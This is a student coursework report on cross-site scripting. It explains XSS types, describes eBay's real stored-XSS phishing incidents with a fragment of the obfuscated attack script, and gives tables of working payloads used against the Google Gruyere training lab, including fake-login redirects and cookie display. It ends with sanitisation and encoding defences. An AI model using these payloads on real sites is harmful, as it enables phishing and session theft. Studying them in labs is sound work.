jamk.fi

Assignment 2

Web Application Security

Joni Korpihalkola
K1625

Report
01/2018
Information and Communications Technology
ICT-field

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Contents

Figures

1 XSS

Cross-Site Scripting, also known as XSS, is an injection-type attack that usually uses a form or a field where user can input data to send malicious scripts to another user. The victim's browser then executes the script, possibly stealing sensitive information by accessing cookies or session data. XSS attacks are mostly possible on websites, where data input fields are not validated or encoded. XSS attacks are divided into three categories: Reflected XSS, Stored XSS and DOM-based XSS.

1.1 Reflected XSS

In an reflected XSS attack, the victim is tricked into clicking a malicious link with an email message or some other form of social engineering. When the victim follows the link, a script is reflected into the victim's browser and is then executed, if the browser thinks the code came from a trusted server. This type of an attack is non-persistent, which means that the attack is executed in a single HTTP request and response, the malicious code doesn't persist on the website that the user is visiting.

1.2 Stored XSS

If an attacker has been able to exploit a vulnerable page and has injected malicious code into it, it is called a stored XSS attack. This attack is more dangerous than the reflected one, because the victim doesn't need to click a malicious link, because the code is stored on the page. This means that all users who visit the vulnerable page can be attacked, if their browser executes the malicious code.

1.3 DOM-based XSS

DOM-based attacks target vulnerabilities in Document Object Model (DOM) objects handling data in order to achieve a condition for an XSS attack. The most popular objects exploited in these attacks are:

- Document.URL
- Document.location
- Document.referrer

DOM attacks are harder to detect, because the script usually doesn't go through the server, so it cannot be blocked by server-side sanitization mechanics. However, client-side sanitization still works, so the client-side code needs to filter out possible vulnerabilities, especially objects that have referrers or URLs, because they may be modified to lead to malicious pages.

1.4 Example of an XSS attack

Hackers have exploited a stored XSS vulnerability in eBay.com to scam account credentials in 2017. The attackers wrote malicious scripts in item descriptions, which is executed when a user clicks on an item. The script causes the user's browser to redirect to a spoofed login page, which can easily fool not technically savvy users. Stolen accounts have then been used to scam other users, who think they are dealing with a legitimate user because of good reviews on the account. (Figure 1)



Figure 1. Spoofed eBay login page

The script got around eBay's filters by using JavaScript to create variables, and then combining the variables to form the script, which downloaded more JavaScript from another location. (Figure 2)

```
326 var fz = "h"+"t"+"t";
327
328 var gz = "p"+":/"+"/"+"";
329
330 var gx = "u"+"s"+"e"+"r"+"5"+"4"+"6";
331
332 var fz0 = "3"+"1"+"."+"v"+"s"+"."+"e"+"a"+"s"+'
333
334 document.write ("<"+az+bz+cz+" type='text/javas
335
```

Figure 2. JavaScript from the eBay item page

After the user tries to login from the spoofed login page, the credentials were sent to another site and the user was redirected to eBay. This isn't the first time eBay has had problem with XSS attacks. In 2014, hackers could write scripts into auction pages to steal cookies, which were executed when a user clicked a certain area in the auction page.

2 XSS payloads

I entered the gruyere site with internet explorer, where I turned off the XSS filter and other security options, that might block XSS scripts. I signed up two accounts to the site, one to write the payloads and the other one to test that they show up for other users too. I didn't figure out how to do a reflected XSS attack using AJAX, so it doesn't show up in the script tables. Stored XSS payloads were written into the new snippet box and submitted. After that, the script inside was executed, when most recent snippets were viewed in the homepage. Stored XSS via HTML attributes were used in the profile section of the page. A payload was inserted for example to the icon or color field and it would load if a user tries to mouseover the icon of the user who inserted the payload script in his profile.

2.1 XSS payload to create a popup

First task was to create a XSS payload that makes the site show a popup with the site's domain name in it. Below is a table of the XSS types and a script that got a popup out of the site.

XSS type	Script
File Upload	Uploaded a html file with following text: <!DOCTYPE html> <html> <script> alert(document.domain) </script> </html>
Reflected	https://google-gruyere.appspot.com/467713266846172526852647275830400275327/<script>alert(document.domain)</script>
Stored	"><img src=x onerror=alert(document.domain);>
Stored via HTML Att.	On icon field in profile: '<img src=x onmouseover='alert(document.domain)'
Stored via AJAX	hello <table>" + (alert(document.domain),"") + "</table> hello
DOM	#"><img src=/ onerror=alert(document.domain)>

Example of the popup created by DOM XSS script is captured in an image below. (Figure 3)



Figure 3. Popup with domain name.

2.2 XSS payload to change the background

The second task was to change the background of the page. I used the same idea behind the payloads to this time change the background of the page to a cute cat picture, which is loaded from imgur.com. (Figure 4)



Figure 4. Background image changed on the page

Scripts are listed again in the table below.

XSS type	Script

File Upload	Uploaded a html file with following text: <!DOCTYPE html> <html> <script> document.body.style.backgroundImage = ‘url(https://i.imgur.com/r1i0VWd.jpg)’; </script> </html>
Reflected	https://google-gruyere.appspot.com/ 467713266846172526852647275830400275327/ <script>document.body.style.backgroundImage = 'url(https://i.imgur.com/r1i0VWd.jpg)';</script>
Stored	"><img src=x onerror="document.body.style.backgroundImage = 'url(https://i.imgur.com/r1i0VWd.jpg)';">
Stored via HTML Att.	On icon field in profile: ‘<img src=x onmouseover=”document.body.style.backgroundImage = ‘url(https://i.imgur.com/r1i0VWd.jpg)’;”
Stored via AJAX	hello <table>" + (document.body.style.backgroundImage = 'url(https://i.imgur.com/r1i0VWd.jpg)',"") + "</table> hello
DOM	#"><img src=/ onerror="document.body.style.backgroundImage = 'url(https://i.imgur.com/r1i0VWd.jpg)';">

2.3 Using XSS to redirect to another page

I first uploaded a fake login page to Gruyere. (Figure 5)



Figure 5. Uploading fake login page

Now the scripts open up a new window to the fake login page. I didn't implement any measures to send login data back to me, so the page isn't a very successful scam. I had to replace the '\' characters in the link with '\\' characters in order for the script to open up the correct page.



Figure 6. Fake login page opened up in a new window

The scripts:

XSS type	Script
File Upload	Uploaded a HTML file with the following code: <!DOCTYPE html> <html> "><img src=x onerror=window.open("https://google-gruyere.appspot.com/467713266846172526852647275830400275327/joo/C:\\Users\\Joni\\Downloads\\scampage.html","xss",'height=500,width=500');> </html>
Reflected	https://google-gruyere.appspot.com/467713266846172526852647275830400275327/<script>window.open("https://google-gruyere.appspot.com/467713266846172526852647275830400275327/joo/C:\\Users\\Joni\\Downloads\\scampage.html","xss",'height=500,width=500');</script>
Stored	"><img src=x onerror=window.open("https://google-gruyere.appspot.com/467713266846172526852647275830400275327/joo/C:\\Users\\Joni\\Downloads\\scampage.html","xss",'height=500,width=500');>
Stored via AJAX	hello <table>" + (window.open("https://google-gruyere.appspot.com/467713266846172526852647275830400275327/joo/C:\\Users\\Joni\\Downloads\\scampage.html","xss",'height=500,width=500'),"") + "</table> hello

2.4 Posting the user's cookies

I was able to display cookie data with the same script that was used before. The script worked when it was written in a new snippet and then loaded in recent snippets. The script was a simple stored XSS: "><img src=x onerror=alert(document.cookie);> Cookie data then showed up as a popup. (Figure 7)



Figure 7. Cookie data in a popup

However I couldn't figure out how to post the data as a new snippet or how to upload the cookie data to Pastebin.

2.5 Defending against XSS

The gruyere site would need to sanitize the text that user inputs in the new snippet field. There are some easy and free solutions, like the open-source library HtmlSanitizer. For HTML there's also OWASP HTML Sanitizer written with Java, HTMLPurifier written with PHP, bleach written with JavaScript and a version for python also.

A good practice in general is to validate all data that users write and then encode it. If the data needs to be in specific format, regular expressions could also be used, and if the user's input doesn't match the expression then an error would be thrown. In HTML encoding, characters such as less-than (<) or greater-than (>) are converted to "<" and ">". This way, if I tried a script from my tables, it would be encoded to "< img src=x …" and my browser wouldn't execute the script.

Sources

Nicholas Sciberras. DOM XSS: An explanation of DOM-based Cross-Site Scripting. 14.8.2013. https://www.acunetix.com/blog/articles/dom-xss-explained/

Mohit Kumar. Worst Day for eBAY, Multiple Flaws leave Millions of Users vulnerable to Hackers. 23.5.2014. https://thehackernews.com/2014/05/worst-day-for-ebay-multiple-flaws-leave.html

OWASP. Cross-site Scripting. N.d. https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

OWASP. Testing for Cross-site scripting. N.d. https://www.owasp.org/index.php/Testing_for_Cross_site_scripting

Paul Mutton. Hackers still exploiting eBay's stored XSS vulnerabilities in 2017. 17.2.2017 https://news.netcraft.com/archives/2017/02/17/hackers-still-exploiting-ebays-stored-xss-vulnerabilities-in-2017.html